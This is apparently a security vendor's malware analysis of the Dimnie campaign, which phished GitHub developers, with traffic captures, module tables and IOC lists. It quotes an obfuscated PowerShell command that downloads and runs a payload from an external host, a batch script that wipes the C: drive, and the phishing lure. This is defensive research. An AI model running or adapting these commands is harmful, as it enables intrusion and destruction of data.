

Dimnie: Hiding in Plain Sight

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A note to readers: The code samples included within this blog post may trigger alerts from your security software. Please note that this does not indicate an infection or an attack; rather, it is a notification that the code could be malicious if it were live.

Introduction

In mid-January of 2017 Unit 42 researchers became aware of [reports](#) of open-source developers receiving malicious emails. Multiple owners of Github repositories received phishing emails like the one below:

```

Hello,

My name is Adam Buchbinder, I saw your GitHub repo and i'm pretty amazed.

The point is that i have an open position in my company and looks like you
are a good fit.

Please take a look into attachment to find details about company and job.

Dont hesitate to contact me directly via email highlighted in the document below.

Thanks and regards,

Adam.
```

Though there were multiple waves of messages following a similar tactic, each one carried the same malicious .doc file as an attachment (SHA256: 6b9af3290723f081e090cd29113c8755696dca88f06d072dd75bf5560ca9408e). This file contained embedded macro code that executed a commonly observed PowerShell command to download and execute a file.

```
CMD.exe /C "poWe^RsH^E^IL.EX^e ^-eXE^CUT^I^o^n^Po^LI^Cy byp^As^s^ ^-N^Opr^O^Fi^I^e ^-^winDowST^yLE^ h^IDden ^(n^e^AW
-O^bje^CT^ s^ySte^M^.^NET.W^Eb^cLi^En^T^)^.^dOW^NI^oa^d^FI^IE('http://nicklovegrove.co.uk/wp-content/margin2601_onec
hat_word.exe' '%APPdAta%.Exe');s^TArT-pRO^C^Es^S '%APPdaTa%.ExE'"
```

Figure 1. The attackers used a common technique to try to avoid static detection by introducing characters which the Windows shell will ignore but static engines will typically see as part of the string.

A more readable version of the PowerShell code is shown below:

```
cmd.exe /c "powershell.exe -executionpolicy bypass -nopprofile -windowstyle hidden (new-object system.net.webclient).downloadfile('hxxp://nicklovegrove.co[.]uk/wp-content/margin2601_onechat_word.exe','%appdata%.exe');start-process '%appdata%.exe'"
```

On initial inspection, everything appears to follow the same formula as many “traditional” malware campaigns: e-mail lure, malicious attachment, macro, PowerShell downloader, and finally a binary payload (SHA256: 3f73b09d9cdd100929061d8590ef0bc01b47999f47fa024f57c28dcd660e7c22). Examining the payload’s communications caused us to raise our eyebrows.

Dimnie, the commonly agreed upon name for the binary dropped by the PowerShell script above, has been around for several years. Palo Alto Networks has observed samples dating back to early 2014 with identical command and control mechanisms. The malware family serves as a downloader and has a modular design encompassing various information stealing functionalities. Each module is injected into the memory of core Windows processes, further complicating analysis. During its lifespan, it appears to have undergone few changes and its stealthy command and control methods combined with a previously Russian focused target base has allowed it to fly under the radar up until this most recent campaign.

Hidden Requests

Let us dive right in and have a look at a typical HTTP request from Dimnie to its command and control infrastructure.

```
GET http://toolbarqueries.google.com/search?sourceid=navclient-ff&features=Rank&client=navclient-
auto-ff&ch=fYQAcgUGKQ04yy+3906k0IxaeU9Bgw81C6ft2+0PISgD8VPCj5hkCi1XUZraPNCm&q=info:google.com
HTTP/1.1
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.15
Host: toolbarqueries.google.com
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/webp, image/
jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate
Cookie: UID=80147ad0369d0358cf258be147ad0369
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 27 Jan 2017 10:02:29 GMT
Server: Apache
Content-Length: 64944
Cookie: ID=Eh/xSA3EzaH2mRIFI5/A18/m+/zJDpBKccTAfnvu2w0hB2Dr1LErMFuTzE23ARGW
Cache-Control: max-age=5184000
Expires: Tue, 28 Mar 2017 10:02:29 GMT
Connection: close
Content-Type: image/jpeg
Proxy-Connection: Keep-Alive

.....JFIF.....H.H.....C.....
```

Figure 2. Initial HTTP GET request from the compromised client and the server's reply. The HTTP payload is truncated in this image.

Does this malware use a (now-defunct) Google service to aid its initial phone home? Not quite. Examining the HTTP request, this appears to be an HTTP Proxy request, as described by [RFC2616](#):

The absoluteURI form is REQUIRED when the request is being made to a proxy. The proxy is requested to forward the request or service it from a valid cache, and return the response. Note that the proxy MAY

forward the request on to another proxy or directly to the serverspecified by the absoluteURI. In order to avoid request loops, a proxy MUST be able to recognize all of its server names, including any aliases, local variations, and the numeric IP address. An example Request-Line would be:GET http://www.w3.org/pub/WWW/TheProject.html HTTP/1.1To allow for transition to absoluteURIs in all requests in future versions of HTTP, all HTTP/1.1 servers MUST accept the absoluteURI form in requests, even though HTTP/1.1 clients will only generate them in requests to proxies.

Dimnie uses this feature to create a supposedly legit HTTP proxy request to a Google service. However, the Google PageRank service (toolbarqueries.google.com) has been slowly phased out since 2013 and as of 2016 is no longer open to the public. Therefore, the absolute URI in the HTTP request is for a non-existent service and the server is not acting as a proxy. This seemingly RFC compliant request is merely camouflage.

We know what it isn't, so we will dive deeper to figure out what is happening underneath the camouflage layer. Start by having a look at the DNS request that immediately preceded this HTTP GET request.

```
00000000 93 12 01 00 00 01 00 00 00 00 00 00 07 6f 6e 65 .....one
00000010 63 68 61 74 02 70 77 00 00 01 00 01 chat.pw. ....
00000000 93 12 81 80 00 01 00 01 00 02 00 04 07 6f 6e 65 .....one
00000010 63 68 61 74 02 70 77 00 00 01 00 01 c0 0c 00 01 chat.pw. ....
00000020 00 01 00 00 01 2c 00 04 b0 09 51 04 c0 0c 00 02 .....Q....
00000030 00 01 00 00 0e 0f 00 17 03 6a 61 79 02 6e 73 0a .....jay.ns.
00000040 63 6c 6f 75 64 66 6c 61 72 65 03 63 6f 6d 00 c0 cloudfla re.com..
00000050 0c 00 02 00 01 00 00 0e 0f 00 07 04 65 72 69 6e .....erin
00000060 c0 3c c0 38 00 01 00 01 00 01 a8 6e 00 04 ad f5 <.8....n....
00000070 3b 7b c0 38 00 1c 00 01 00 01 a8 6e 00 10 24 00 ;{.8....n..$.
00000080 cb 00 20 49 00 01 00 00 00 00 ad f5 3b 7b c0 5b ..I....;{.[
00000090 00 01 00 01 00 00 8c 4c 00 04 ad f5 3a 71 c0 5b .....L....;q.[
000000A0 00 1c 00 01 00 00 8c 4c 00 10 24 00 cb 00 20 49 .....L..$...I
000000B0 00 01 00 00 00 00 ad f5 3a 71 .....;q
```

Figure 3. DNS request issued prior to the HTTP request above.

It looks pretty normal, but we can see an authoritative nameserver returning an IP address, 176.9.81[.]4, which is highlighted in the image below.

```
00000000 93 12 81 80 00 01 00 01 00 02 00 04 07 6f 6e 65 .....one
00000010 63 68 61 74 02 70 77 00 00 01 00 01 c0 0c 00 01 chat.pw. ....
00000020 00 01 00 00 01 2c 00 04 b0 09 51 04 c0 0c 00 02 .....Q....
00000030 00 01 00 00 0e 0f 00 17 03 6a 61 79 02 6e 73 0a .....jay.ns.
00000040 63 6c 6f 75 64 66 6c 61 72 65 03 63 6f 6d 00 c0 cloudfla re.com..
00000050 0c 00 02 00 01 00 00 0e 0f 00 07 04 65 72 69 6e .....erin
00000060 c0 3c c0 38 00 01 00 01 00 01 a8 6e 00 04 ad f5 <.8....n....
00000070 3b 7b c0 38 00 1c 00 01 00 01 a8 6e 00 10 24 00 ;{.8....n..$.
00000080 cb 00 20 49 00 01 00 00 00 00 ad f5 3b 7b c0 5b ..I....;{.[
00000090 00 01 00 01 00 00 8c 4c 00 04 ad f5 3a 71 c0 5b .....L....;q.[
000000A0 00 1c 00 01 00 00 8c 4c 00 10 24 00 cb 00 20 49 .....L..$...I
000000B0 00 01 00 00 00 00 ad f5 3a 71 .....;q
```

Figure 4. Nameserver responds to a Type A query with a valid response.

While it may not seem so at first glance, this DNS query is related to the initial GET request to Google. Below is the raw hex of the IP header of the HTTP request above:




Figure 5. Raw Hex of the IP Header from the HTTP GET request for Dimnie's initial phone home.

The answer (176.9.81[.]4) from the initial DNS request for onechat[.]pw is used as the destination IP for the follow up HTTP request that appears to connect to toolbarqueries.google.com. Sending the request to an entirely different server is not complicated to achieve, but how many analysts would simply see a DNS request with no [apparent] related subsequent traffic? That is precisely what Dimnie is relying upon to evade detections.

What the GET?

Since we have established the HTTP GET request to be largely falsified for camouflage purposes, we can now proceed to pick apart the initial outbound HTTP traffic. The contents of the HTTP GET parameter are reproduced below:

```
GET http://toolbarqueries.google.com/search?sourceid=navclient-ff&features=Rank&client=navclient-auto-ff&ch=fYQAcgUGKQ04yy+39O6k0IxaeU9Bgw81C6ft2+OPISgD8VPCj5hkCilXUZraPNCm&q=info:google.com HTTP/1.1
```

This GET request contains a single piece of data used by the malware: the contents of the "ch" parameter which is base64 encoded.

```
fYQAcgUGKQ04yy+39O6k0IxaeU9Bgw81C6ft2+OPISgD8VPCj5hkCilXUZraPNCm
```

Decoding the "ch" parameter yields us a AES key which Dimnie uses to decrypt payloads. The attacker uses AES 256 in ECB mode to encrypt payloads which are push to a compromised host and decrypted.

The code below illustrates, in Python, the method we used to derive this key.

```
>>> import binascii

>>> import base64

>>> from Crypto.Cipher import AES

>>> a = "fYQAcgUGKQ04yy+39O6k0IxaeU9Bgw81C6ft2+OPISgD8VPCj5hkCilXUZraPNCm"

>>> b = base64.b64decode(a)
```


Here is a list of possible types which may be found at offset 0x24:

Value	Description
0x00000000	Main PE module received.
0x00000001	16 byte information sent to C2, probably PING/PONG.
0x00000002	PE Module received.
0x000003a4	Get module.
0x000003a6	Get main module.
0x00002000	Running process.
0x00003000	PC Information (Computer name, language, network card, ...)
0x00038000	Keylogger data
0x00058000	Screenshots in PNG.
0x00018000	Unknown.
0x00098000	Unknown.
0x00418000	Unknown.
0x00118000	Unknown.
0x00218000	Unknown.
0x00818000	Unknown.
0x02000000	Unknown.

The values contain a preset, defined size for the payload as well as an expected CRC32 value. Effectively, the Cookie parameter is used to verify the payload's integrity during the module downloader portion of the malware's lifecycle. When the Cookie value is included in later C2 traffic, it is primarily used to identify the type of data being sent back to the server and the reporting module.

More Camouflage

Data exfiltration by the associated modules is performed using HTTP POST requests to another Google domain, gmail[.]com. However, just like the module downloader portion of the malware, these HTTP requests are hardcoded to be sent to an attacker controlled server. Again, Dimnie attempts to blend in by looking at least somewhat legitimate, although the data exfiltration traffic is far less convincing than that of the module downloads.

```
POST http://gmail.com/upload.php HTTP/1.1
User-Agent: Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 Version/12.15
Host: gmail.com
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/webp, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate
Cookie: UID=7ae158d0368be258ce148ce2479d0469
Connection: close
Content-Length: 771
Content-Type: multipart/form-data; boundary=-----af169d0379Cf368Cf379CE

-----af169d0379Cf368Cf379CE
Content-Disposition: form-data; name="token"

wAzZMHQuqVTEzAMNihN2nvbSloUBI45tjHcrd6P0EGi5kKctjT94a8vahKHV4XPp
-----af169d0379Cf368Cf379CE
Content-Disposition: form-data; name="fileID"; filename="17021.jpg"
Content-Type: image/jpeg

.....JFIF.....H.H.....C.....
C.....J.....
".....
.....!1A..$%Qaq.
..45D.....#&ETU.."36FVZdefiu...'9tv...27CRgw.....BG5Wbx.....8:IYcr.....
(H.....*JXy.....sz.....P.....!
1AQ..a...L..7....
(..
-----af169d0379Cf368Cf379CE--
```

Figure 6. HTTP POST request with encrypted data.

Once again, the data is appended to an image header and encrypted using AES 256 in ECB mode. The Cookie value follows the same structure provided in the previous section. This initial push contains system information as can be seen in the decrypted output below (data enclosed in brackets has been edited):

```
[netbios name]

WORKGROUP

2

HomeGroupUser$

[Hostname]

[Language]

1

10.0.2.15 (08-00-27-D9-83-51) 'Intel(R) PRO/1000 MT-Desktopadapter'
PCI\VEN_8086&DEV_100E&SUBSYS_001E8086&REV_02\3&267A616A&0&18

4

Administrator (0x10203)

[Username] (0x10223)
```

HomeGroupUser\$ (0x10201)
[Hostname] (0x10221)

During our analysis, we identified follow on POST requests containing screenshots of the compromised desktop and process activity lists which were encrypted and appended to a false JPEG header as described previously.

0000h:	3C 50 4C 69 73 74 3E 30 20 31 34 38 35 35 31 31	<PList>0 1485511
0010h:	33 36 30 0A 65 78 70 6C 6F 72 65 72 2E 65 78 65	360.explorer.exe
0020h:	0A 63 6D 64 2E 65 78 65 0A 72 65 61 64 65 72 5F	.cmd.exe.reader_
0030h:	73 6C 2E 65 78 65 0A 63 6D 64 2E 65 78 65 0A 65	sl.exe.cmd.exe.e
0040h:	78 70 6C 6F 72 65 72 2E 65 78 65 0A 72 75 6E 64	xplorer.exe.rund
0050h:	6C 6C 33 32 2E 65 78 65 0A 3C 52 65 61 73 6F 6E	ll32.exe.<Reason
0060h:	3E 66 3C 2F 52 65 61 73 6F 6E 3E 32 38 31 20 36	>f</Reason>281 6
0070h:	3C 2F 50 4C 69 73 74 3E	</PList>

Figure 7. Process activity list, post-decryption.

Decoding the Traffic

Now that we understand how Dimnie retrieves its modules and how it protects them, we can use the derived AES key to decode the observed payloads from our PCAP data. The payloads themselves are never written to disk as they are downloaded and subsequently injected directly into memory. The module ID is stored at offset 0x2C as a 32 byte value in the Cookie field, however to calculate the "true" module ID we must use the following formula using the key found at offset 0x04 in the cookie: $uModuleID = uID - uKey$. Below is a table of observed module IDs, their functions, and type of information as referenced by the Cookie Header (at offset 0x24):

Module ID	Function	Information Value
0x20001	Main module: downloads other modules and injects them into memory.	N/A
0x20002	DLL module which exports SvcMain and is injected into another process.	N/A
0x20003	Contains 58 bytes in front of the DOS header. Purpose unknown. Appears to be a copy of the main module.	N/A
0x20004	Extracts PC information and sends it back to C2.	0x03000
0x20005	Enumerates running processes and sends the list back to the C2.	0x2000
0x20006	Module that can logkey strokes, take screenshots, interact with smartcards and more. Uses RegisterRawInputDevices/GetRawInputData for logging keys.	0x38000, 0x418000, 0x818000, 0x98000, 0x118000, 0x218000, 0x58000
0x20007	Keylogger module which has two PE files appended. Both PE files contain the same functionality but are different architecture (x86 and x64). It sends back the logged keys and clipboard data to the C2	0x38000

0x20008	Module that can take screenshots and send them back to the C2.	0x58000
0x20009	Self-destruct module which deletes all files on the C:\ Drive.	0x02000000

The self-destruct module, 0x20009, drops and executes the following batch script:

```

1      @echo off
2      Title System need to reboot computer!
3      color 0c
4      Echo Auto Starting in 5 seconds
5      @ping 127.0.0.1 -n 5 -w 1000 > nul
6      @ping 127.0.0.1 -n %1% -w 1000 > nul
7      cls
8      Color 0e
9      Echo delete disk C
10     del C:\ /s /q
11     @ping 127.0.0.1 -n 3 -w 1000 > nul
12     @ping 127.0.0.1 -n %1% -w 1000 > nul
13     cls
14     color 0c
15     Echo Remove directory
16     Rd C:\ /s /q
17     @ping 127.0.0.1 -n 3 -w 1000 > nul
18     @ping 127.0.0.1 -n %1% -w 1000 > nul
19     cls
20     Msg * \SYSTEM ERROR!HARDDRIVE IS OUT OF ORDER!;
```

The primary purpose of the modules we've observed is information stealing and reconnaissance. It should be noted that Dimnie's modular framework allows for a variety of capabilities to be accessed by its operators, thus the modules observed during the analyzed campaign may not encompass all available functionality.

Conclusion

The global reach of the January 2017 campaign which we analyzed in this post is a marked departure from previous Dimnie targeting tactics. Multiple factors have contributed to Dimnie's relatively long-lived existence. By masking upload and download network traffic as innocuous user activity, Dimnie has taken advantage of defenders' assumptions about what normal traffic looks like. This blending in tactic, combined with a prior penchant for targeting systems used by Russian speakers, likely allowed Dimnie to remain relatively unknown.

Customers are protected by IPS, Dimnie is detected as malware by Wildfire, and Autofocus customers can see related samples using the Dimnie tag.

We are also including IOCs for this malware family dating back to 2014 which include domains from DNS lookups (Appendix A) and dropper hashes (Appendix B). IOCs specifically mentioned in this post are included in the next section.

IOCs Mentioned in this Report

We've purposefully omitted legitimate domains and IPs from this listing.

Initial Phishing Email: b70a17d21ec6552e884f01db47b4e0aa08776a6542883d144b9836d5c9912065

Malicious .doc file: 6b9af3290723f081e090cd29113c8755696dca88f06d072dd75bf5560ca9408e,

Dimnie loader: 3f73b09d9cdd100929061d8590ef0bc01b47999f47fa024f57c28dcd660e7c22,

Sample decrypted main module: 6173d2f1d7bdea5f6fe199d39bbefa575230c5a6c52b08925ff4693106518adf

Appendix A: Associated SHA256 Hashes

15895f99011f466f2ddfa8345478b2387762d98eef2ada51ad7f70618406ba1
7d8ec31d9d98802e9b1ebc49c4b300fa901934b3d2d602fa36cc5d7c5d24b3bc
046bc7347a66c977a89ba693307f881b0c3568314bb7ffd952c8705a2ff9bf9d
1b5e57fa264b2ce145b39f9c2279b21f6b212aeca8eaa27f68cdcdbe1900f
4b10cc374ed9e2c69231fcfa1b1d96496785ecf148f9445192f24385068e7b0c
e47ce23ec14114d3abeba090baa77b9bec876f947df67076dddb9087387735c7
d99c699e399afcd9e5abcff8c9b4a40af3e428f0c452c646653c79ec1a623bba
b6dc94f75ea4d2b46cf41079b1ac4cf48fe7786019396f379822fe6e21c9929d
a4df4a25e847d95a86a257bef7d2b349e9908bec37f0199f9f217d9cc0e28564
caba117fdf3ca61b1b17121adb4546e829df5426ab8944e5c4672f4a8619d0fe
3ffec5efb775c7d977f1e0ad1e8a51a111394e0ed113f58809fc8441b2c0f731
3d94881f0125093576dd01cd54cfd937cdca2b3050ad9aa4c5db2514d9aa686c
1d06464bafd24c228fd66df9cbf8feceda1346cef8648c2cd87cf617547bbe1e

9c403782571042fe2e3efb3acc35a26867956235a2a9472798bd664b65698c3a
d0eaec396ae11110dc4f51f3340d4735790876510de438f8a161577c7aa72d1e
222beafedbb604d200099cee657505f1d11b371403c7c9c12103adf28a561289
0f76bcda668095a8d2fe7a1282d463dcf04201e1c5a35856f117703bcd9428ef
c4bc691d7b8a16ff68ed338878451d1ba681aa181922cabd0b999b935ded673e
67a1dead18afc43c69a97de3e39bd84dec91df751a45bbda7ac5874f746c147c
7c4c2c898f611fd12a244822f5a2080da51126713d4ed1b3c950aa0ba6f92d93
67df79166bb258e77959c326c21563ea41f3f119d8e8486043efb83c868e636f
5661e7c23ed6058157b39ed29fa37690148d377b1faa7c7b89024daf0ef7e904
bbe7abc992928a45b618fbd7fbdd472ec3e4a47126f21ec38ad8257afe0c091f
05e30073cbd18b0ff2cfeab307e2e8cd2226d921a1872f17fcc312fc601fa93e
4a25bf18783ad32e08aaff0707d8fdae88647da4e0bfd22d83850e0dfa4ab148
3109724914f0eec8ee5167b15e43fc71e58106983ad0d2137c96239d5b25ad7c
c333173687879f3a6387f5afd915d9a4f042ffeb96f4cdf4514a5433de558f6f
071d91e67c42811d96d15a4a6dff740cc5d704ca352d9bc03778a2a6abd552f4
d884ae7b4f88973d2fb763b00c41171353310696e66dcde5733558ca68cd68d5
3944c7586e17399051785e1ae0311f4b98e74825291249a784428a64a80240e5
f76fe0b83e45a77ebc36ab12a27a5cf49be74fb154c51cb793e946c45bc4e12f
9f2367e31987327ef5710f7dcbfa089382c1967247c5ac1e2342e1e10e495fb5
5f45450f3342fd4f7f08651d58f775d47a25a44758039a577811eed6c094dfa7
824b93c4662cdc072488cf82d34569dd27d6f1fced5cb83f045825ed2e4b463c
441b1db0595565ac059552790e96524851843b22787238291f286b16c9c951d4
ba6022401ed257f82b7107319a7ec928044acd3dcb60dfab1ac7df2823ffef25
0a5c9818aa579082af224abc02dad60d77f4ded6533d143100b7744b58e289a2
871cefc4f9faf8658804dbe8332e3b511172ea29545e13c303ae1809edf8a0f6
bf3869e420ac8686b9ae3b14d679f45b34909ff998887f9fd0c8126853d6a4ed
8eef688751eed591bedd2fcc18d32bb84df11fdda62a16c963561aeae56f6f4
c18775abf5c992cbd9b3b0c401fb0ee66bbe092e44b0b1b3cdd17fdc353d825e

ea6a8a46b61e2a8813c4146461e4c961dfb2cbcf277d8bb9edfc14be73f9f073
119972c1029267df7c5a8e607a2f034e7f8a3396ea49c67430842e0ff2de70eb
488c93d2e5413b974f489030c1f7484d2a6610cda0dd5a389b6a30371817d108
4ebb33fcf64afcd534ac83e72e49a4392b586bd31ef20b7bea2717cb9cde4928
a8779654e5abf142aaaca29b1abc0cbf1f5430e8a8fe7d955ae3ba6f1a9a3747
445e1aaa68169f30efa3d7d04f378c646abbbb3515430005b66d9e9ac182006c
417d6ec4701da0396bdfbf8da0d582dabde35dedf9d468bcbe36f94df6dcf8e3
8a4748311e74cbf4f66a55ee4561728d0542929e9c260eda6d30bbde054fa53c
6a71582fb919a1300b98b035eb154602bf5452ff80d364a1f6603240cdbc8293
b01756a3f4b8d687a9fce4301f5f56b4dfb7befe29550096b262935f63f02cc4
b91fbf574bf080af82cd24977d00205dc0860ad7afb01f8f4a0ce0f910f9de6e
829797843357a5417f4de7b7f8f970ccfacf30ecc80ed9c15e796897012d3e5
b10a1189aeb784c899bb5eb46b6cf1528b2ef6e3c0673159db4438e7aa39f6d7
2ba2491ce6a1814206dfe2aa9b1129f6085f1a18fd9b8c831caad286b095ee90
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Appendix B: Associated Domains

1c-host[.]host

1cpred[.]org

allforest[.]pw

antiprt[.]com

atonix[.]pw

babbabbab[.]ru

babbabbab2[.]ru

babbabbab[.]com

babbabbab2[.]com

babbabbab2[.]ua

babbabbab[.]host

babbabbab2[.]link

babbabbab[.]com

babbabbab[.]pw

babbabbab2[.]pw

babbabbab[.]top

babbabbab2[.]xyz

babbabbab[.]link

babbabbab[.]pw

babbabbab[.]pw

babbabbab[.]link

babbabbab[.]com

babbabbab[.]host

babbabbab[.]ru

babbabbab2[.]xyz

babbabbab[.]rocks

babbrebbab2[.]rocks
babbrehbab[.]pw
babbribbab2[.]space
babbrihbab[.]xyz
babbrohbab[.]rocks
babbrolbab[.]rocks
babbulbab[.]com
babchabbab[.]org
babchabbab2[.]org
babchebbab2[.]ru
babchehbab[.]jin
babchibbab[.]com
babchihbab[.]org
babcholbab[.]org
babclabbab2[.]space
babclebbab[.]biz
babclebbab2[.]biz
babclehbab[.]rocks
babclibbab2[.]jin
babclihbab[.]space
babclohbab[.]biz
babclulbab[.]biz
babcrabbab2[.]jin
babcrambab[.]ru
babcrebbab[.]org
babcrebbab2[.]org
babcrehbab[.]biz
babcribbab[.]ru

babcrihbab[.]in
babcrohbab[.]org
babcruhbab[.]host
babcrulbab[.]org
babdabbab[.]ua
babdabbab2[.]ua
babdebbab[.]link
babdebbab2[.]link
babdibbab2[.]pw
babdihbab[.]top
babdobbab[.]xyz
babdohbab[.]link
babdolbab[.]top
babdrabbab2[.]ru
babdrambab[.]ua
babdrebbab[.]com
babdrebbab2[.]com
babdrehbab[.]org
babdrihbab[.]ua
babdrihbab[.]host
babdrohbab[.]com
babdruhbab[.]top
babdrulbab[.]com
babdulbab[.]link
babfabbab[.]pw
babfabbab2[.]pw
babfebbab[.]top
babfebbab[.]xyz

babfebbab2[.]xyz
babfibbab2[.]rocks
babfihbab[.]pw
babflabbab2[.]ua
babflambab[.]pw
babflebbab[.]link
babflebbab2[.]link
babflehbab[.]com
babflibbab[.]pw
babflihbab[.]top
babflohbab[.]link
babfluhbab[.]pw
babflulbab[.]link
babfobbab[.]space
babfohbab[.]xyz
babfolbab[.]pw
babfrabbab2[.]pw
babfrebbab[.]xyz
babfrebbab2[.]xyz
babfrehbab[.]link
babfribbab[.]rocks
babfrihbab[.]pw
babfrohbab[.]xyz
babfrulbab[.]xyz
babfulbab[.]xyz
babgabbab2[.]rocks
babgebbab[.]space
babgebbab2[.]space

babgibbab2[.]biz
babgihbab[.]rocks
babglabbab2[.]rocks
babglebbab[.]space
babglebbab2[.]space
babglehbab[.]xyz
babglibbab[.]biz
babglihbab[.]rocks
babglohbab[.]space
babglulbab[.]space
babgobbab[.]in
babgofbab[.]biz
babgohbab[.]space
babgrabbab2[.]biz
babgrebbab[.]in
babgrebbab2[.]in
babgrehbab[.]space
babgribbab[.]org
babgrihbab[.]biz
babgrohbab[.]in
babgrulbab[.]in
babgulbab[.]space
babhabbab2[.]biz
babhebbab[.]in
babhebbab2[.]in
babhibbab2[.]org
babhihbab[.]biz
babhohbab[.]in

babhulbab[.]in
babjabbab2[.]org
babjebbab[.]ru
babjebbab2[.]ru
babjibbab2[.]com
babjihbab[.]org
babjohbab[.]host
babjulbab[.]host
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bakkebbab[.]ua
bakkebbab2[.]ua
bakkehbab[.]host
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bakkihbab[.]com
bakkohbab[.]top
bakkulbab[.]top
bablabbab2[.]link
bablebbab[.]pw
bablebbab2[.]pw
bablehbab[.]top
bablibbab2[.]xyz
bablihbab[.]link
bablohbab[.]pw
bablulbab[.]pw
babmabbab[.]xyz
babmabbab2[.]xyz
babmebbab[.]rocks
babmebbab2[.]rocks

babmehbab[.]pw
babmibbab2[.]space
babmihbab[.]xyz
babmilbab[.]pw
babmohbab[.]rocks
babmulbab[.]rocks
babnabbab2[.]space
babnebbab[.]biz
babnebbab2[.]biz
babnehbab[.]rocks
babnibbab2[.]in
babnihbab[.]space
babnohbab[.]biz
babnulbab[.]biz
babpabbab2[.]in
babpebbab[.]org
babpebbab2[.]org
babpehbab[.]biz
babpibbab2[.]ru
babpihbab[.]in
babplabbab2[.]org
babplebbab[.]ru
babplebbab2[.]ru
babplehbab[.]in
babplibbab[.]com
babplifbab[.]ru
babplihbab[.]org
babplohbab[.]host

babplulbab[.]host
babpohbab[.]org
babprabbab2[.]com
babprebbab[.]ua
babprebbab2[.]ua
babprehbab[.]host
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babprulbab[.]top
babpulbab[.]org
babrabbab2[.]ru
babrebbab[.]com
babrebbab2[.]com
babrehbab[.]org
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babrihbab[.]host
babrohbab[.]com
babrulbab[.]com
babsabbab2[.]ua
babsahbab[.]host
babsebbab[.]link
babsebbab2[.]link
babsehbab[.]com
babsibbab2[.]pw
babsihbab[.]top
babskabbab2[.]link
babskebbab[.]pw
babskebbab2[.]pw

babskehbab[.]top
babskibbab[.]xyz
babskihbab[.]link
babslabbab2[.]xyz
babslebbab2[.]rocks
babslehbab[.]pw
babslibbab[.]space
babslihbab[.]xyz
babsmabbab2[.]space
babsmebbab2[.]biz
babsmehbab[.]rocks
babsmibbab[.]in
babsmihbab[.]space
babsnabbab2[.]in
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babsnehbab[.]biz
babsnibbab[.]ru
babsnihbab[.]in
babsofbab[.]pw
babsohbab[.]link
babspabbab[.]ru
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babspefbab[.]ru
babspehbab[.]org
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babspolbab[.]host

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babstefbab[.]com

babstehbab[.]com

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babstolbab[.]top

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babstrefbab[.]pw

babstrehbab[.]link

babstribbab[.]rocks

babstrihbab[.]pw

bastrolbab[.]pw

babsulbab[.]link

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babswabbab2[.]rocks

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babswihbab[.]rocks

babswolbab[.]rocks

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babtahbab[.]top

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babtebbab2[.]xyz

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babyulbab[.]host

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bisquitshore[.]xyz

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buhgalters[.]xyz

businessolution[.]site

cheturion[.]org

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cloneduring[.]pw
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corpofname[.]pw
datamining[.]press
dersteoyna[.]pw
dovnikus[.]su
efros[.]pw
flashclicks[.]info
forbusinessgo[.]xyz
fortificar[.]net
fracking[.]host
gateoflife[.]pw
gaz[.]rocks
geddealer[.]pw
globuspp[.]pw
grandvita[.]pw
greenlanterns[.]xyz
greenworldsun[.]xyz
guardomorph[.]com
guwang[.]pw
jobforreborn[.]xyz
kokinatsu[.]pw
kukuzaki[.]me
kupala[.]me
lastsnow[.]link
maradonianos[.]pw
mercurytod[.]pw

muxa[.]club
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newsunconcept[.]in
newsupport[.]us
nothingmore[.]us
novayarabota[.]pw
nvpn[.]pw
odejda77[.]net
okvd[.]biz
olen[.]bid
onechat[.]pw
placetobuy[.]pw
platej[.]pw
poplata-da[.]org
portw[.]org
powersand[.]link
pricemeet[.]pw
puldisk[.]xyz
rabotadnya[.]pw
raintor[.]pw
ricarier[.]org
rosgaz[.]pw
rumoney[.]xyz
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salesline[.]top
sam-sam[.]pw
sandstyle[.]biz

sandw[.]pw
santrimo[.]lol
seclist[.]site
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sellgrax[.]club
semodo[.]pw
sensetunoossible[.]cat
shortsell[.]trade
shortselling[.]club
sixgoats[.]pw
snp500[.]trade
solotender[.]pw
sslprivate[.]org
tapalulumba[.]com
taskhoper[.]com
titleworld[.]pw
torglend[.]com
tradertop[.]top
trendkop[.]pw
tyuocruz1312[.]net
uchet[.]pw
uchet[.]space
visitpalace[.]xyz
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